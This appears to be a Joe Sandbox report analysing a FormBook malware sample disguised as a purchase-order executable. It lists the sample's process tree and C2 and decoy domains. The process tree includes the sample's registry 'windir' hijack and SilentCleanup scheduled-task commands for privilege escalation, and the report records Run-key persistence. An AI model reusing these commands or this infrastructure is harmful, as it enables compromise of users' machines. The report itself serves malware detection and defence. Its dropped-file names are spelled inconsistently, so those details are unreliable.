

JOeSandbox Cloud BASIC



ID: 491604

Sample Name: PO-
003785GMHN.exe

Cookbook: default.jbs

Time: 18:48:29

Date: 27/09/2021

Version: 33.0.0 White Diamond

Table of Contents

Table of Contents	2
Windows Analysis Report PO-003785GMHN.exe	4
Overview	4
General Information	4
Detection	4
Signatures	4
Classification	4
Process Tree	4
Malware Configuration	4
Threatname: FormBook	4
Yara Overview	5
Dropped Files	5
Memory Dumps	5
Sigma Overview	6
Jbx Signature Overview	6
AV Detection:	6
Networking:	6
E-Banking Fraud:	6
System Summary:	7
Persistence and Installation Behavior:	7
Boot Survival:	7
Hooking and other Techniques for Hiding and Protection:	7
HIPS / PFW / Operating System Protection Evasion:	7
Stealing of Sensitive Information:	7
Remote Access Functionality:	7
Mitre Att&ck Matrix	7
Behavior Graph	8
Screenshots	8
Thumbnails	8
Antivirus, Machine Learning and Genetic Malware Detection	9
Initial Sample	9
Dropped Files	9
Unpacked PE Files	9
Domains	9
URLs	10
Domains and IPs	10
Contacted Domains	10
Contacted URLs	10
Contacted IPs	10
Public	10
General Information	10
Simulations	11
Behavior and APIs	11
Joe Sandbox View / Context	11
IPs	11
Domains	11
ASN	11
JA3 Fingerprints	11
Dropped Files	12
Created / dropped Files	12
Static File Info	18
General	18
File Icon	19
Static PE Info	19
General	19
Entrypoint Preview	19
Data Directories	19
Sections	19
Resources	20
Imports	20
Possible Origin	20
Network Behavior	20
Network Port Distribution	20
TCP Packets	20
UDP Packets	20
DNS Queries	20
DNS Answers	20
HTTP Request Dependency Graph	20
HTTPS Proxied Packets	20
Code Manipulations	44
Statistics	44
Behavior	44
System Behavior	44

Analysis Process: PO-003785GMHN.exe PID: 6028 Parent PID: 1880	45
General	45
File Activities	45
File Created	45
File Deleted	45
File Written	45
File Read	45
Registry Activities	45
Key Value Created	45
Analysis Process: DpiScaling.exe PID: 6824 Parent PID: 6028	45
General	45
Analysis Process: cmd.exe PID: 6044 Parent PID: 6028	46
General	46
File Activities	46
File Read	46
Analysis Process: conhost.exe PID: 5864 Parent PID: 6044	46
General	46
Analysis Process: cmd.exe PID: 7156 Parent PID: 6044	47
General	47
File Activities	47
File Read	47
Analysis Process: conhost.exe PID: 6464 Parent PID: 7156	47
General	47
Analysis Process: reg.exe PID: 4104 Parent PID: 7156	47
General	47
File Activities	48
Analysis Process: WerFault.exe PID: 7088 Parent PID: 6824	48
General	48
File Activities	48
File Created	48
File Deleted	48
File Written	48
Registry Activities	48
Key Created	48
Key Value Created	48
Analysis Process: reg.exe PID: 4872 Parent PID: 7156	48
General	48
File Activities	48
Registry Activities	48
Key Value Created	49
Analysis Process: schtasks.exe PID: 4868 Parent PID: 7156	49
General	49
File Activities	49
Analysis Process: Udfvfu.exe PID: 6812 Parent PID: 3352	49
General	49
File Activities	49
File Created	49
File Written	49
File Read	49
Analysis Process: cmd.exe PID: 5024 Parent PID: 6028	49
General	49
File Activities	50
File Read	50
Analysis Process: conhost.exe PID: 6388 Parent PID: 5024	50
General	50
Analysis Process: reg.exe PID: 2528 Parent PID: 5024	50
General	50
File Activities	50
Analysis Process: conhost.exe PID: 6244 Parent PID: 2528	50
General	50
Analysis Process: Udfvfu.exe PID: 6740 Parent PID: 3352	51
General	51
File Activities	51
File Created	51
File Written	51
File Read	51
Analysis Process: mobsync.exe PID: 2228 Parent PID: 6812	51
General	51
Analysis Process: WerFault.exe PID: 2316 Parent PID: 2228	52
General	52
File Activities	52
File Created	52
File Deleted	52
File Written	52
Analysis Process: secinit.exe PID: 4776 Parent PID: 6740	52
General	52
Analysis Process: WerFault.exe PID: 6524 Parent PID: 4776	53
General	53
Disassembly	53
Code Analysis	53

Windows Analysis Report PO-003785GMHN.exe

Overview

General Information

Sample Name:	PO-003785GMHN.exe
Analysis ID:	491604
MD5:	4577c41fc896a87..
SHA1:	38e76942a779e8..
SHA256:	144fc8c1a922dbb..
Tags:	exe xloader
Infos:	
Most interesting Screenshot:	


Detection

FormBook	
Score:	100
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

Found malware configuration
Multi AV Scanner detection for subm...
Yara detected FormBook
Icon mismatch, binary includes an ic...
Malicious sample detected (through ...
Multi AV Scanner detection for dropp...
Writes to foreign memory regions
Uses cmd line tools excessively to a...
Allocates memory in foreign process...
C2 URLs / IPs found in malware con...
Creates a thread in another existing ...
Uses schtasks.exe or at.exe to add ...
Uses 32bit PE files
Queries the volume information (nam...
Yara signature match

Classification



Process Tree

System is w10x64
PO-003785GMHN.exe (PID: 6028 cmdline: 'C:\Users\user\Desktop\PO-003785GMHN.exe' MD5: 4577C41FC896A87DF4513F13D29EE65A)
DpiScaling.exe (PID: 6824 cmdline: C:\Windows\System32\DpiScaling.exe MD5: 302B1BBDBF4D96BEE99C6B45680CEB5E)
WerFault.exe (PID: 7088 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 6824 -s 496 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
cmd.exe (PID: 6044 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\Trast.bat" MD5: F3BDBE3BB6F734E357235F4D5898582D)
conhost.exe (PID: 5864 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
cmd.exe (PID: 7156 cmdline: C:\Windows\system32\cmd.exe /K C:\Users\Public\UKO.bat MD5: F3BDBE3BB6F734E357235F4D5898582D)
conhost.exe (PID: 6464 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
reg.exe (PID: 4104 cmdline: reg delete hkcu\Environment /v windir /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
reg.exe (PID: 4872 cmdline: reg add hkcu\Environment /v windir /d 'cmd /c start /min C:\Users\Public\KDECO.bat reg delete hkcu\Environment /v windir /f && REM ' MD5: CEE2A7E57DF2A159A065A34913A055C2)
schtasks.exe (PID: 4868 cmdline: schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /f MD5: 15FF7D8324231381BAD48A052F85DF04)
cmd.exe (PID: 5024 cmdline: C:\Windows\system32\cmd.exe /c "C:\Users\Public\nest.bat" MD5: F3BDBE3BB6F734E357235F4D5898582D)
conhost.exe (PID: 6388 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
reg.exe (PID: 2528 cmdline: reg delete hkcu\Environment /v windir /f MD5: CEE2A7E57DF2A159A065A34913A055C2)
conhost.exe (PID: 6244 cmdline: C:\Windows\system32\conhost.exe 0xffffffff -ForceV1 MD5: EA777DEEA782E8B4D7C7C33BBF8A4496)
Udfffvux.exe (PID: 6812 cmdline: 'C:\Users\Public\Libraries\Udfffvux\Udfffvux.exe' MD5: 4577C41FC896A87DF4513F13D29EE65A)
mobsync.exe (PID: 2228 cmdline: C:\Windows\System32\mobsync.exe MD5: 44C19378FA529DD88674BAF647EBDC3C)
WerFault.exe (PID: 2316 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 2228 -s 484 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
Udfffvux.exe (PID: 6740 cmdline: 'C:\Users\Public\Libraries\Udfffvux\Udfffvux.exe' MD5: 4577C41FC896A87DF4513F13D29EE65A)
secinit.exe (PID: 4776 cmdline: C:\Windows\System32\secinit.exe MD5: 174A363BB5A2D88B224546C15DD10906)
WerFault.exe (PID: 6524 cmdline: C:\Windows\SysWOW64\WerFault.exe -u -p 4776 -s 236 MD5: 9E2B8ACAD48ECCA55C0230D63623661B)
cleanup

Malware Configuration

Threatname: FormBook

```

{
  "C2 list": [
    "www.serpascarnes.com/8iwd/"
  ],
  "decoy": [
    "openhousedigitale.com",
    "helpindia.store",
    "jostahspicer.com",
    "wydancer.com",
    "athinatoday.com",
    "asiapartnerspoint.com",
    "freemakechefsrecipes.com",
    "metrolistingservices.com",
    "assarytagged.quest",
    "ververevival.com",
    "cjdue.com",
    "iqmetaverse.com",
    "sh-spgdk.com",
    "spacecitybeauty.com",
    "phasmatoidea.com",
    "yz1866.com",
    "tenlog009.xyz",
    "gameprizes.xyz",
    "415know.com",
    "virus-jestock.com",
    "fmgmbh.com",
    "chinaglobalawarenesscodeday.com",
    "sekailuxe.com",
    "luvjoyproperties.com",
    "amandlaparaffin.com",
    "dreamcenterabq.com",
    "finestpoints.com",
    "lbbd.com",
    "teamgamecocks.club",
    "fallscreation.com",
    "365gy.net",
    "vtprealtor.com",
    "emailassure.com",
    "yogiler.com",
    "ss2196.com",
    "csntow.com",
    "lechatamalamona.com",
    "kingdomofdavid.kiwi",
    "ismaella.com",
    "facebooking.club",
    "adelinesgrill.com",
    "uzh.biz",
    "vivimendes.com",
    "throwpillowco.com",
    "honestwealthbuilding.com",
    "inoutinsurance.xyz",
    "iqvisory.com",
    "mkbau-quickborn.com",
    "sellbesty.com",
    "south1995official.com",
    "austrahe.com",
    "trancendentalastroshop.store",
    "gotcookies.net",
    "meglutenfree.com",
    "clayexoticsatl.com",
    "tonerventes.com",
    "torresflooringdecorllc.com",
    "mentation.com",
    "formula-evolution.com",
    "likethespirit.com",
    "reddysinfotech.com",
    "laketappsapartment.com",
    "yimailg.com",
    "0kscp.com"
  ]
}

```

Yara Overview

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\Public\Libraries\uxvffdU.url	Methodology_Contains_Shortcut_OtherURLhandlers	Detects possible shortcut usage for .URL persistence	@itsreallynick (Nick Carr)	0x14:\$file: URL= 0x0:\$url_explicit: [InternetShortcut]

Memory Dumps

Source	Rule	Description	Author	Strings
00000022.00000000.478897556.0000000050481000.0000040.00000001.sdmf	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000022.00000000.478897556.0000000050481000.0000040.00000001.sdmf	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x7608:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x79a2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x136b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x131a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x137b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1392f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x83ba:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1241c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0x9132:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x18ba7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x19c5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
00000022.00000000.478897556.0000000050481000.0000040.00000001.sdmf	Formbook	detect Formbook in memory	JPCERT/CC Incident Response Group	0x15ad9:\$sqlite3step: 68 34 1C 7B E1 0x15bec:\$sqlite3step: 68 34 1C 7B E1 0x15b08:\$sqlite3text: 68 38 2A 90 C5 0x15c2d:\$sqlite3text: 68 38 2A 90 C5 0x15b1b:\$sqlite3blob: 68 53 D8 7F 8C 0x15c43:\$sqlite3blob: 68 53 D8 7F 8C
00000022.00000002.512235131.0000000050481000.0000040.00000001.sdmf	JoeSecurity_FormBook	Yara detected FormBook	Joe Security	
00000022.00000002.512235131.0000000050481000.0000040.00000001.sdmf	Formbook_1	autogenerated rule brought to you by yara-signator	Felix Bilstein - yara-signator at cocacoding dot com	0x7608:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x79a2:\$sequence_0: 03 C8 0F 31 2B C1 89 45 FC 0x136b5:\$sequence_1: 3C 24 0F 84 76 FF FF FF 3C 25 74 94 0x131a1:\$sequence_2: 3B 4F 14 73 95 85 C9 74 91 0x137b7:\$sequence_3: 3C 69 75 44 8B 7D 18 8B 0F 0x1392f:\$sequence_4: 5D C3 8D 50 7C 80 FA 07 0x83ba:\$sequence_5: 0F BE 5C 0E 01 0F B6 54 0E 02 83 E3 0F C1 EA 06 0x1241c:\$sequence_6: 57 89 45 FC 89 45 F4 89 45 F8 0x9132:\$sequence_7: 66 89 0C 02 5B 8B E5 5D 0x18ba7:\$sequence_8: 3C 54 74 04 3C 74 75 F4 0x19c5a:\$sequence_9: 56 68 03 01 00 00 8D 85 95 FE FF FF 6A 00
Click to see the 31 entries				

Sigma Overview

No Sigma rule has matched

Jbx Signature Overview

Click to jump to signature section

AV Detection:



Found malware configuration

Multi AV Scanner detection for submitted file

Yara detected FormBook

Multi AV Scanner detection for dropped file

Networking:



C2 URLs / IPs found in malware configuration

E-Banking Fraud:



Yara detected FormBook

System Summary:



Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior:



Uses cmd line tools excessively to alter registry or file data

Boot Survival:



Uses schtasks.exe or at.exe to add and modify task schedules

Hooking and other Techniques for Hiding and Protection:



Icon mismatch, binary includes an icon from a different legit application in order to fool users

HIPS / PFW / Operating System Protection Evasion:



Writes to foreign memory regions

Allocates memory in foreign processes

Creates a thread in another existing process (thread injection)

Stealing of Sensitive Information:



Yara detected FormBook

Remote Access Functionality:




Yara detected FormBook

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects
Valid Accounts	Command and Scripting Interpreter 1	Scheduled Task/Job 1	Process Injection 3 1 2	Masquerading 1 1	OS Credential Dumping	Security Software Discovery 1 2 1	Remote Services	Archive Collected Data 1	Exfiltration Over Other Network Medium	Encrypted Channel 1 1	Eavesdrop on Insecure Network Communication
Default Accounts	Scheduled Task/Job 1	Registry Run Keys / Startup Folder 1	Scheduled Task/Job 1	Modify Registry 1	LSASS Memory	Virtualization/Sandbox Evasion 1	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Ingress Tool Transfer 1	Exploit SS7 Redirect Phone Calls/SMS
Domain Accounts	Scripting 1	Logon Script (Windows)	Registry Run Keys / Startup Folder 1	Virtualization/Sandbox Evasion 1	Security Account Manager	Process Discovery 1	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Non-Application Layer Protocol 2	Exploit SS7 Track Device Location
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 3 1 2	NTDS	Remote System Discovery 1	Distributed Component Object Model	Input Capture	Scheduled Transfer	Application Layer Protocol 1 3	SIM Card Swap
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 1	LSA Secrets	System Information Discovery 1 2	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication
Replication Through Removable Media	Launchd	Rc.common	Rc.common	Obfuscated Files or Information 1	Cached Domain Credentials	System Owner/User Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service

Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
PO-003785GMHN.exe	27%	ReversingLabs	Win32.Downloader.FormBook	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Users\Public\Libraries\Udffvxu\Udffvxu.exe	24%	ReversingLabs	Win32.Downloader.FormBook	

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
1.0.PO-003785GMHN.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.0.Udffvxu.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
24.1.Udffvxu.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.0.Udffvxu.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
19.1.Udffvxu.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File
1.1.PO-003785GMHN.exe.400000.0.unpack	100%	Avira	TR/Crypt.XPACK.Gen		Download File

Domains

Source	Detection	Scanner	Label	Link
maxvilletruck.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
www.serpascarnes.com/8iwd/	0%	Avira URL Cloud	safe	
http:// https://maxvilletruck.com/errorserverlogrelaapirootterminationloggercongruat/Udffvxubuutfiqkrvfkzhnjdxdnhxzvn	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
maxvilletruck.com	64.33.128.70	true	false	• 0%, Virustotal, Browse	unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
www.serpascarnes.com/8iwd/	true	• Avira URL Cloud: safe	low
http:// https://maxvilletruck.com/errorserverlogrelaapirootterminationloggercongruat/Udffvxubuutfiqkrvfkzhnjdxdnhxzvn	false	• Avira URL Cloud: safe	unknown

Contacted IPs

Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
64.33.128.70	maxvilletruck.com	United States		11796	AIRSTREAMCOMM-NETUS	false

General Information

Joe Sandbox Version:	33.0.0 White Diamond
Analysis ID:	491604
Start date:	27.09.2021
Start time:	18:48:29
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 13m 30s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	PO-003785GMHN.exe
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Run name:	Run with higher sleep bypass
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout

Detection:	MAL
Classification:	mal100.troj.evad.winEXE@32/22@3/1
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	- Successful, ratio: 100% - Number of executed functions: 0 - Number of non-executed functions: 0
Cookbook Comments:	- Adjust boot time - Enable AMSI - Sleeps bigger than 120000ms are automatically reduced to 1000ms - Found application associated with file extension: .exe
Warnings:	Show All

Simulations

Behavior and APIs

Time	Type	Description
18:49:59	Autostart	Run: HKCU\Software\Microsoft\Windows\CurrentVersion\Run Udffvxu C:\Users\Public\Libraries\luxvfdU.url
18:50:07	Autostart	Run: HKCU64\Software\Microsoft\Windows\CurrentVersion\Run Udffvxu C:\Users\Public\Libraries\luxvfdU.url

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
64.33.128.70	PO-003785GMHN.exe	Get hash	malicious	Browse	

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AIRSTREAMCOMM-NETUS	PO-003785GMHN.exe	Get hash	malicious	Browse	64.33.128.70
	77QZ81W0pZ	Get hash	malicious	Browse	216.226.87.247
	01O0RWcpDX	Get hash	malicious	Browse	64.33.204.150

JA3 Fingerprints

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
37f463bf4616ecd445d4a1937da06e19	Image-Scan-80195056703950029289.exe	Get hash	malicious	Browse	64.33.128.70
	NH8Oxi5PZo.exe	Get hash	malicious	Browse	64.33.128.70
	GRUPO MARI#U00d1O OBRAS Y SERVICIOS, SL Oferta 2709213390.exe	Get hash	malicious	Browse	64.33.128.70
	FDVCyigTWH.exe	Get hash	malicious	Browse	64.33.128.70
	PO-003785GMHN.exe	Get hash	malicious	Browse	64.33.128.70
	cYKFZFK0Rg.exe	Get hash	malicious	Browse	64.33.128.70
	svchost.exe	Get hash	malicious	Browse	64.33.128.70
	T6zZFfRLqs.exe	Get hash	malicious	Browse	64.33.128.70
	InvPixcareer.-43329_20210927.xlsb	Get hash	malicious	Browse	64.33.128.70
	nY67wl47QZ.exe	Get hash	malicious	Browse	64.33.128.70
	OIE705GyPZ.exe	Get hash	malicious	Browse	64.33.128.70
	W7fb1ECIQA.exe	Get hash	malicious	Browse	64.33.128.70
	R9LbEnlk0s.exe	Get hash	malicious	Browse	64.33.128.70
	payment confirmation.exe	Get hash	malicious	Browse	64.33.128.70
	recital-239880844.xls	Get hash	malicious	Browse	64.33.128.70
	Unreal.exe	Get hash	malicious	Browse	64.33.128.70
	Silver_Light_Group_DOC03027321122.exe	Get hash	malicious	Browse	64.33.128.70

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA806.tmp.dmp	
SHA-512:	9AB680BAA061F08E12350B85D27F35B5B3EBB98396D5E3FB7BAB9CE68286839EA9DB54EF8DB050C950189A1054A2815020DE8B23BD3305C6B0E0BADCCEA696ED
Malicious:	false
Preview:	MDMP.....tRa.....U.....B.....\$......GenuineIntelW.....T.....tRa.....P.a.c.i.f.i.c. S.t.a.n.d.a.r.d. T.i.m.e.....P.a.c.i.f.i.c. D.a.y.l.i.g.h.t. T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4..._r.e.l.e.a.s.e...1.8.0.4.1.0.-1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6...1.0...0...1.7.1.3.4...1.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB19C.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8290
Entropy (8bit):	3.7011972247547167
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiUP6Isi9Ge6YXE6WVgmfG2SmCprV89bS3sfrCGm:RrlsNis6IsA6YU6WVgmfG2SMS8fra
MD5:	072F2EB1E15A775F88C65C9BAC004C82
SHA1:	5267A96011471BAE2DBF757F50830F198F181357
SHA-256:	2326C82002B35E4B4E87B7FB7772B9528DB256CC036CEACF9D1D4F3217740D8B
SHA-512:	C9C3557DE6848F62B73B6C1E69D05DD50C99ACDF79AF41FFEFF970D0454BEC2602A39401752577DB8FC1A077208EA616DFEB0B2921C2718AD2DF4B46ED86149
Malicious:	false
Preview:	..<?.x.m.l. .v.e.r.s.i.o.n.="1...0". .e.n.c.o.d.i.n.g.="U.T.F.-1.6."?>.....<W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<B.u.i.l.d.>1.7.1.3.4.</B.u.i.l.d.>.....<P.r.o.d.u.c.t.>.(0.x.3.0):. W.i.n.d.o.w.s. .1.0. .P.r.o.</P.r.o.d.u.c.t.>.....<E.d.i.t.i.o.n.>P.r.o.f.e.s.s.i.o.n.a.l.</E.d.i.t.i.o.n.>.....<B.u.i.l.d.S.t.r.i.n.g.>1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4..._r.e.l.e.a.s.e...1.8.0.4.1.0.-1.8.0.4.</B.u.i.l.d.S.t.r.i.n.g.>.....<R.e.v.i.s.i.o.n.>1.</R.e.v.i.s.i.o.n.>.....<F.l.a.v.o.r.>M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</F.l.a.v.o.r.>.....<A.r.c.h.i.t.e.c.t.u.r.e>X.6.4.</A.r.c.h.i.t.e.c.t.u.r.e>.....<L.C.I.D.>1.0.3.3.</L.C.I.D.>.....</O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<P.i.d.>2.2.2.8.</P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERBF1A.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4664
Entropy (8bit):	4.489484405979678
Encrypted:	false
SSDEEP:	48:cvlwSD8zsDJgtWI9kyWSC8Bc/8fm8M4JaNfZfz+q8AjevZEXQhd:uITfd3TSN/JaNn3jZNXhd
MD5:	41C244DFE5F20A64AA37357B0E866D25
SHA1:	F205545B7B4122C07E6F3B560364B64C340F7A25
SHA-256:	7439BEE7655F129B7413F08DD2EFDD912044CAF83EDD6CE965A5F9797DE06029
SHA-512:	128D893ADE67AB74B2E046B64A36F7C51A95EB76FC8656F62D2708ECFF70D47120F87848763788A4A6FF10A93193D5421DED36B8315FE9D6D3444E61703669A9
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">..<tlm>..<src>..<desc>..<mach>..<os>..<arg nm="vermaj" val="10" />..<arg nm="vermin" val="0" />..<arg nm="verbid" val="17134" />..<arg nm="vercsdbld" val="1" />..<arg nm="verqfe" val="1" />..<arg nm="csdbld" val="1" />..<arg nm="versp" val="0" />..<arg nm="arch" val="9" />..<arg nm="lcid" val="1033" />..<arg nm="geoid" val="244" />..<arg nm="sku" val="48" />..<arg nm="domain" val="0" />..<arg nm="prodsuite" val="256" />..<arg nm="ntprodtype" val="1" />..<arg nm="platid" val="2" />..<arg nm="tmsi" val="1185781" />..<arg nm="osinsty" val="1" />..<arg nm="iever" val="11.1.17134.0-11.0.47" />..<arg nm="portos" val="0" />..<arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD417.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
